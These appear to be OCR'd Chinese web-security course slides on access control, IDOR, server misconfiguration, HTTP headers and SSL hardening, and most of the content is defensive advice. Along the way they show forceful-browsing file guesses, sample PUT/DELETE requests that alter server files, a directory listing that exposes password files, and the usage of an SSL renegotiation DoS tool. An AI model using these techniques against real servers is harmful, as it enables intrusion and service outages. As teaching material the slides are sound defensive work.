楊寶舜也說，目前一般政府機構電腦資料庫，大多採用Three-Tier（三層式）的資料庫結構，規劃時須注意各層次間的安全性，尤其要注意將後台管理程式設於組織內部網段，避免Google搜尋程式可從外部搜尋。

其次，網頁的帳號與密碼也應該考量周延性，以徹底達到管制資料的目的，避免「正門」管制嚴密，資料卻從「側門」漏出。

“理想上”的網站瀏覽控制



攻擊方 ➔ Forceful Browsing

- 檢視HTML原始碼來找尋隱藏的URL
- 猜測特殊功能頁面
  - ✓ adduser/deluser、showprofile/editprofile、…
- 猜測副檔名來存取特殊檔案
  - ✓ 備份檔：.bak、.old、.tmp、*~
  - ✓ 設定或資料檔：.inc、.cfg、.log、.mdb、.xls、.sql
  - ✓ 壓縮檔：.tar、.zip、.rar、.tgz

配合 Google Hacking

後端管理網頁的安全...

- 通常安全防護做得比前端網站更差
  - ✓錯誤認知 + 無人監督
    - 以為你不知道 .....
    - 內網存取(真的嗎?) → No SSL
    - 只有少數內部人員使用
      - 容易被猜到的帳號或密碼
      - 沒有防暴力破解
      - No/Bad authorization
      - No Log
      - Demo → .....

防護建議

- 心態：先假設攻擊者知道所有的機敏資料位置
  - ✓後端管理網頁URL
  - ✓重要參數檔位置
- 防止重要檔案被直接存取(@Web Server)
  - ✓確實關閉目錄瀏覽功能
  - ✓設定阻擋不必要的附檔名之存取權限
  - ✓不要將原始碼相關檔案置放於網站範圍之下
    - 不要在營運主機上修改程式！
    - 不要壓縮打包備份在目錄下!!!!

防護建議(cont.)

- 防止重要網頁被直接存取
  - ✓使用不易被猜測的URL(治標)
  - ✓限制存取身份和權限
    - 注意管理者有沒有修改預設密碼?有沒有使用強密碼?
    - 檢查登錄使用者的身份符不符合正確的權限
  - ✓限制存取來源IP

讚

- Secure Default
  - ✓網站設計就先想好存取控管規則
    - Role Based
  - ✓系統安裝(或是啟動)完畢後，立即設定好基本規則。


Insecure Direct Object Reference

- 攻擊者利用Web應用程式本身的物件存取功能
  任意讀取不該檢視的後端檔案資源
  - ✓ http://www.xxx.com/showPage.aspx?page=main.aspx
  - ✓ 物件種類：
    - 圖片
    - 文件
    - 網頁 …

Demo → ….

系統重要檔案直接讀走

http://www.mobile01.com/topicdetail.php?f=687&t=3722701&p=1




防護建議

- 原則：確保使用者的輸入字串不會變成後端存取檔案(或資源)時名稱的一部分.
- 讚 最佳解法：index value or a reference map
  - ✓ http://www.example.com/application?file=1
  - ✓ 在後端：1 → “function_AddUser.aspx”
- 其他：
  - ✓ 拒絕具有攻擊特徵(如 Null byte)的使用者輸入字串
    - 這樣的檢查應該在資料Decoded之後
  - ✓ 確認輸入的檔案路徑位在所允許的合理範圍內
    - Java : java.io.File → getCanonicalPath()
    - ASP.NET : System.Io.Path.GetFullPath()
  - ✓ 權限管理!

嚴謹的權限檢驗.....做了嗎？

目標	程式撰寫
對的人	登入身分檢查
對的時間	存取時間檢查
對的地點	地理資訊或來源IP檢查
做對的事	存取功能權限檢查
輸入對的資料	輸入值檢查
得到對的資料	資料相關的權限檢查

http://blog.marketo.com/wp-content/uploads/2014/02/cross-the-line.jpg



A6 - Security Misconfiguration

Many Locations

大項	子項
應用系統	程式撰寫 - 商業邏輯 - 檔案上傳 - 認證、授權 - 輸入檢查 -> SQL Injection, XSS.. Framework - .NET, Java, 3rd party libraries
作業環境	應用程式安裝環境 - backup、test files - source code files - config files 資料庫主機 網站伺服器 - SSL config - HTTP config 開啟的網路服務 作業系統


Web Server

關閉支援不影響正常維運的 HTTP Method


名稱	主要意義
GET	取得後端資源
POST	送出資料至後端網頁(程式)
CONNECT	進行連線(→proxy)
HEAD	僅取得回訊的 Header 內容
OPTIONS	列出伺服器支援的Method
TRACE	取得到後端主機的中間交通資訊
PUT	送出檔案至伺服器上
DELETE	刪除伺服器上之檔案

✓ HEAD

- Banner grabbing by telnet
- Sending “HEAD / HTTP/1.0” to www.hinet.net port 80



✓ OPTIONS



✓ PUT

```
PUT /test.htm HTTP/1.1
Host: xxx.xxx.com.tw
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 40

<html><body><h1>stipt</h1></body></html>
```

```
HTTP/1.1 201 Created
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-type: text/html
Content-length: 30
Connection: Closed

<html>
<body>
<h1>The file was created.</h1>
</body>
</html>
```

✓ DELETE

```
DELETE /test.htm HTTP/1.1
Host: xxx.xxx.com.tw
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Accept-Language: en-us
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-type: text/html
Content-length: 30
Connection: Closed

<html>
<body>
<h1>URL deleted.</h1>
</body>
</html>
```

➢ 關閉Directory Listing (➔ IIS UI、Apache http.conf)


Index of /etc/passwd

Name	Last modified	Size	Description
Parent Directory	31-Jul-2003 12:36	-	
AT-admin.cgi	31-Jul-2003 12:55	2k	
Count.cgi	31-Jul-2003 12:55	3k	
CrazyWWWBoard.cgi	31-Jul-2003 12:55	3k	
Search.pl	31-Jul-2003 12:55	9k	
WSFTP.LOG	31-Jul-2003 12:55	309k	
YaBB.pl	31-Jul-2003 12:55	5k	
_vti_inf.html	31-Jul-2003 13:06	1k	
access.log	31-Jul-2003 12:55	141k	
accounts.txt	31-Jul-2003 12:55	22k	
admin.db	31-Jul-2003 12:55	51k	
administrators.pwd	31-Jul-2003 12:55	1k	
administrators.pwd.i..>	31-Jul-2003 12:55	2k	
adpassword.txt	31-Jul-2003 13:07	1k	
master.passwd	31-Jul-2003 12:55	9k	
msadcs.dll	31-Jul-2003 12:55	63k	
mysql.class	31-Jul-2003 12:55	1k	
order.log	31-Jul-2003 12:55	3k	
passlist.txt	01-Jul-2003 12:55	2k	
passwd	31-Jul-2003 12:55	2k	
passwd.txt	31-Jul-2003 12:55	1k	
password	31-Jul-2003 12:55	1k	
password.txt	31-Jul-2003 13:11	1k	
people.lst	31-Jul-2003 12:55	16k	
perl	31-Jul-2003 12:55	471k	
print.cgi	31-Jul-2003 12:55	10k	
pwd.dat	31-Jul-2003 12:55	2k	
pwd.db	31-Jul-2003 12:55	78k	
redirect.cgi	31-Jul-2003 12:55	1k	
root	31-Jul-2003 12:55	0k	
secring.bak	31-Jul-2003 12:55	5k	
sendmail.inc	31-Jul-2003 12:55	4k	
service.pwd	31-Jul-2003 12:55	9k	

➢ Web Server需客製 500 Status Code 錯誤畫面

✓ HTTP Response: Status Code

- 200 - OK
- 301 - Moved Permanently (Redirect)
- 302 - Moved Temporarily(Found)(Redirect)
- 304 - Not Modified (for Cache)
- 400 - Bad Request
- 401 - Unauthorized (Authorization Required)
- 403 - Forbidden
- 404 - Not Found
- 500 - Internal Server Error



客製Framework預設錯誤畫面

✓ .NET → web.config

https://dotblogs.com.tw/joysdw12/2013/05/20/104561
https://msdn.microsoft.com/zh-tw/library/h0hfz6fc(v=vs.100).aspx


```
<customErrors mode="On|Off|RemoteOnly"
      defaultRedirect="error.html">
    <error statusCode="500" redirect="err500.aspx"/>
    <error statusCode="404" redirect="notHere.aspx"/>
    <error statusCode="403“ redirect="notAuthz.aspx"/>
</customErrors>
```

✓ Java → web.xml

https://www.codejava.net/java-ee/servlet/how-to-handle-error-in-web-xml-for-java-web-applications

```
<error-page>
    <exception-type>UnhandledException</exception-type>
     <location>GenericError.jsp</location>
</error-page>

<error-page>
     <error-code>500</error-code>
     <location>err500.jsp</location>
</error-page>
```

.NET: 關閉對外直接輸出技術錯誤訊息



(回歸成預設值)

➢ 資安相關HTTP Headers : (➔ Web Server / Coding)

https://devco.re/blog/2014/03/10/security-issues-of-http-headers-1/

- 防禦 XSS (Cross Site Scripting)：
  - Content-Security-Policy
  - Set-Cookie: HttpOnly
  - X-XSS-Protection
  - X-Download-Options
- 防禦 Clickjacking：
  - X-Frame-Options
- 強化 HTTPS 機制：
  - Set-Cookie: Secure
  - Strict-Transport-Security
- 避免瀏覽器誤判文件形態：
  - X-Content-Type-Options
- 保護網站資源別被任意存取：
  - Access-Control-Allow-Origin（此 header 若設定錯誤會適得其反！）
  - X-Permitted-Cross-Domain-Policies

SSL

➢ 關閉支援 Renegotiation

```
[redacted]-SSL-DOS is a tool to verify the performance of SSL.

Establishing a secure SSL connection requires 15x more processing
power on the server than on the client.

[redacted]-SSL-DOS exploits this asymmetric property by overloading the
server and knocking it off the Internet.

This problem affects all SSL implementations today. The vendors are aware
of this problem since 2003 and the topic has been widely discussed.

This attack further exploits the SSL secure Renegotiation feature
to trigger thousands of renegotiations via single TCP connection.

Download:
Windows binary: [redacted]-ssl-dos-1.4-win-bin.zip
Unix Source   : [redacted]-ssl-dos-1.4.tar.gz

Use "./configure; make all install" to build.

Usage:
./[redacted]-ssl-dos 1[redacted]3.7 443
Handshakes 0 [0.00 h/s], 0 Conn, 0 Err
Secure Renegotiation support: yes
Handshakes 0 [0.00 h/s], 97 Conn, 0 Err
Handshakes 68 [67.39 h/s], 97 Conn, 0 Err
Handshakes 148 [79.91 h/s], 97 Conn, 0 Err
Handshakes 228 [80.32 h/s], 100 Conn, 0 Err
Handshakes 308 [80.62 h/s], 100 Conn, 0 Err
Handshakes 390 [81.10 h/s], 100 Conn, 0 Err
Handshakes 470 [80.24 h/s], 100 Conn, 0 Err
```

http://technews.tw/2014/10/15/this-poodle-bites-exploiting-the-ssl-3-0-fallback/

TechNews 科 技 新 報

名人堂 手機 平板電腦 網路 零組件 尖端科技 能源科技 科技看電影 推薦書摘 投資 SELECTS 人力資源

CVE-2014-3566

SSL 3.0 協議安全又出問題，Google 打算徹底拋棄它

作者 Pingwest | 發布日期 2014 年 10 月 15 日 | 分類 網路 , 資訊安全

根據 Google 安全部落格上的消息，這次新發現的 SSL 設計缺陷，讓攻擊者可以通過特定的手法獲取客戶端和伺服器之間的加密數據，需要加密傳輸的很多是涉及到用戶隱私，例如帳號、密碼之類的敏感訊息。具體來說，已經有差不多 15 年歷史之久的 SSL 3.0 協議已經足夠老了，它的繼任者 TLS（傳輸層安全協議）雖然可以實現和 SSL 類似的功能，但出於使用者體驗方面的考慮，很多服務會選擇向下相容 SSL，而這恰恰就給攻擊者留下了可乘之機。

現在，即使一個客戶端和伺服器都支援 TLS，但為了解決 HTTPS 伺服器端互操作性的 bug，很多客戶端還是會通過協議降級的方式使用 SSL 3.0。這樣以來攻擊者就可以用觸發失敗連接的方式啟動 SSL 3.0 協議，接著自然也就可以利用 SSL 3.0 中的漏洞了。

Google 的三位員工在發現這其中的問題後建議大家在客戶端和伺服器上禁用 SSL 3.0 安全協議，這樣一來雙方之間的通信將被迫通過 TSL 進行，攻擊者自然就沒法利用 SSL 3.0 協議中的設計缺陷了。


SSL設定建議

